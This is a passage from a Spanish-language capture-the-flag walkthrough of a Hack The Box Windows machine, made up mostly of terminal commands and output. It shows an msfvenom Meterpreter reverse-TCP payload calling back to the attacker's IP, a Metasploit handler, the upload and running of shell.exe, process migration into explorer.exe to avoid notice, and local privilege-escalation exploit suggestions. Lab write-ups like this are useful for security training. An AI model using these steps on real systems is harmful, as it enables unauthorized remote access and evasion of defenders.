Local Group Memberships      *Remote Management Use*Users
Global Group memberships     *None
The command completed successfully.

*Evil-WinRM* PS C:\Users\tony\Documents> ls
*Evil-WinRM* PS C:\Users\tony\Documents> dir
*Evil-WinRM* PS C:\Users\tony\Documents> cd ..
*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> type user.txt
167315b623479e875e5133919fca0d35
*Evil-WinRM* PS C:\Users\tony\Desktop> 
```

Acceso denegado a ver información del sistema



```
*Evil-WinRM* PS C:\> systeminfo
systeminfo.exe : ERROR: Access denied
    + CategoryInfo          : NotSpecified: (ERROR: Access denied:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

*Evil-WinRM* PS C:\> 
```

Creamos un exploit reverse_tcp




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.67 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Usamos exploit multi handler

y el payload de meterpreter reverse_tcp


host nuestra ip y el puerto que sea

y lo ejecutamos




```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.67
lhost ⇒ 10.10.14.67
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.67:4444
[*] Sending stage (201798 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.67:4444 → 10.10.11.106:49418) at 2024-05-17 20:56:52 -0400

meterpreter >
```

Desde la máquina cargamos el payload y lo ejecutamos




```
*Evil-WinRM* PS C:\> cd /Users/tony/music
*Evil-WinRM* PS C:\Users\tony\music> upload shell.exe C:\Users\tony\music\shell.exe

Info: Uploading /home/kali/HTB/shell.exe to C:\Users\tony\music\shell.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\tony\music> .\shell.exe
*Evil-WinRM* PS C:\Users\tony\music>
```

Con ps vemos los procesos


dtt-kalimot-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
10.10.14.67
20:59
root@dtt-kalimot: /home/kali/HTB
File Actions Edit View Help
root@dtt-kalimot: /home/kali/Desktop
root@dtt-kalimot: /home/kali/HTB
root@dtt-kalimot: /home/kali/HTB
CTRL DERECHA

```
PID   PPID  Name                Arch  Session  User          Path
---   ----  ----                ----  -------  ----          ----
0     0     [System Process]
4     0     System
264   4     smss.exe
344   332   csrss.exe
448   2844  SearchFilterHost.e
            xe
452   332   wininit.exe
460   444   csrss.exe
504   444   winlogon.exe
568   452   services.exe
576   452   lsass.exe
660   568   svchost.exe
696   888   WUDFHost.exe
712   568   svchost.exe
804   504   dwm.exe
820   568   svchost.exe
864   568   svchost.exe
888   568   svchost.exe
948   568   svchost.exe
984   568   svchost.exe
1036  568   svchost.exe
1044  568   sedsvc.exe
1052  1780  vm3dservice.exe
1228  2788  shell.exe           x64   0        DRIVER\tony   C:\Users\tony\Music\shell.exe
1264  568   spoolsv.exe
1388  568   svchost.exe
1516  568   svchost.exe
1536  568   svchost.exe
1672  568   VGAuthService.exe
1684  568   svchost.exe
1692  568   svchost.exe
1700  568   vmtoolsd.exe
1780  568   vm3dservice.exe
2068  820   cmd.exe             x64   1        DRIVER\tony   C:\Windows\System32\cmd.exe
2092  568   svchost.exe         x64   1        DRIVER\tony   C:\Windows\System32\svchost.exe
2244  3144  vmtoolsd.exe        x64   1        DRIVER\tony   C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2280  2068  conhost.exe         x64   1        DRIVER\tony   C:\Windows\System32\conhost.exe
2292  660   WmiPrvSE.exe
2392  568   dllhost.exe
2488  568   msdtc.exe
2648  568   svchost.exe
2764  2068  PING.EXE            x64   1        DRIVER\tony   C:\Windows\System32\PING.EXE
2788  660   wsmprovhost.exe     x64   0        DRIVER\tony   C:\Windows\System32\wsmprovhost.exe
2844  568   SearchIndexer.exe
2864  820   sihost.exe          x64   1        DRIVER\tony   C:\Windows\System32\sihost.exe
2920  660   explorer.exe        x64   1        DRIVER\tony   C:\Windows\explorer.exe
3040  820   taskhostw.exe       x64   1        DRIVER\tony   C:\Windows\System32\taskhostw.exe
```


Y cambiamos el proceso al del explorer.exe para que pase desapercibido




```
 3584   660   SearchUI.exe         x64   1        DRIVER\tony   C:\Windows\SystemApps\Microsoft.Wind
                                                                h2txyewy\SearchUI.exe

 3792   568   svchost.exe
 4132   3144  OneDrive.exe         x86   1        DRIVER\tony   C:\Users\tony\AppData\Local\Microsof
                                                                ve.exe

 4788   1692  w3wp.exe
 4828   660   explorer.exe         x64   1        DRIVER\tony   C:\Windows\explorer.exe
 4960   660   explorer.exe         x64   1        DRIVER\tony   C:\Windows\explorer.exe

meterpreter > migrate 2904
[*] Migrating from 1228 to 2904 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 3144
[*] Migrating from 1228 to 3144 ...
[*] Migration completed successfully.
meterpreter > 
```

cntrl z

Buscamos exploits vulnerables para este caso




```
[*] Migration completed successfully.
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > use multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.11.106 - Collecting local exploits for x64/windows...
[*] 10.10.11.106 - 193 exploit checks are being tried...
[+] 10.10.11.106 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable
. Vulnerable Windows 10 v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10
v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[*] Running check method for exploit 33 / 45
```


dtt-kalimot-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo
Máquina
Ver
Entrada
Dispositivos
Ayuda
1
2
3
4
10.10.14.67
21:02
root@dtt-kalimot: /home/kali/HTB
File
Actions
Edit
View
Help
root@dtt-kalimot: /home/kali/Desktop
root@dtt-kalimot: /home/kali/HTB
root@dtt-kalimot: /home/kali/HTB


```
v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could
not be validated.
[+] 10.10.11.106 - exploit/windows/local/ricoh_driver_privesc: The target appears to be vulnerable. Ricoh driver dir
ectory has full permissions
[+] 10.10.11.106 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 45 / 45
[*] 10.10.11.106 - Valid modules for session 1:
============================

 #   Name                                                            Potentially Vulnerable?  Check Result
 -   ----                                                            -----------------------  ------------
 1   exploit/windows/local/bypassuac_dotnet_profiler                 Yes                      The target appears to b
e vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                        Yes                      The target appears to b
e vulnerable.
 3   exploit/windows/local/bypassuac_fodhelper                       Yes                      The target appears to b
e vulnerable.
 4   exploit/windows/local/bypassuac_sdclt                           Yes                      The target appears to b
e vulnerable.
 5   exploit/windows/local/bypassuac_sluihijack                      Yes                      The target appears to b
e vulnerable.
 6   exploit/windows/local/cve_2019_1458_wizardopium                 Yes                      The target appears to b
e vulnerable.
 7   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move    Yes                      The target appears to b
e vulnerable. Vulnerable Windows 10 v1507 build detected!
 8   exploit/windows/local/cve_2020_1048_printerdemon                Yes                      The target appears to b
e vulnerable.
 9   exploit/windows/local/cve_2020_1337_printerdemon                Yes                      The target appears to b
e vulnerable.
 10  exploit/windows/local/cve_2021_40449                            Yes                      The target appears to b
e vulnerable. Vulnerable Windows 10 v1507 build detected!
 11  exploit/windows/local/cve_2022_21999_spoolfool_privesc          Yes                      The target appears to b
e vulnerable.
 12  exploit/windows/local/ms16_032_secondary_logon_handle_privesc   Yes                      The service is running,
 but could not be validated.
 13  exploit/windows/local/ricoh_driver_privesc                      Yes                      The target appears to b
e vulnerable. Ricoh driver directory has full permissions
 14  exploit/windows/local/tokenmagic                                Yes                      The target appears to b
e vulnerable.
 15  exploit/windows/local/agnitum_outpost_acs                       No                       The target is not explo
itable.
 16  exploit/windows/local/always_install_elevated                   No                       The target is not explo
itable.
 17  exploit/windows/local/bits_ntlm_token_impersonation             No                       The target is not explo
itable.
 18  exploit/windows/local/canon_driver_privesc                      No                       The target is not explo
itable. No Canon TR150 driver directory found
```

Hacemosuna búsqueda de powershell y historial de procesos y vemos que aparece el driver RICOH



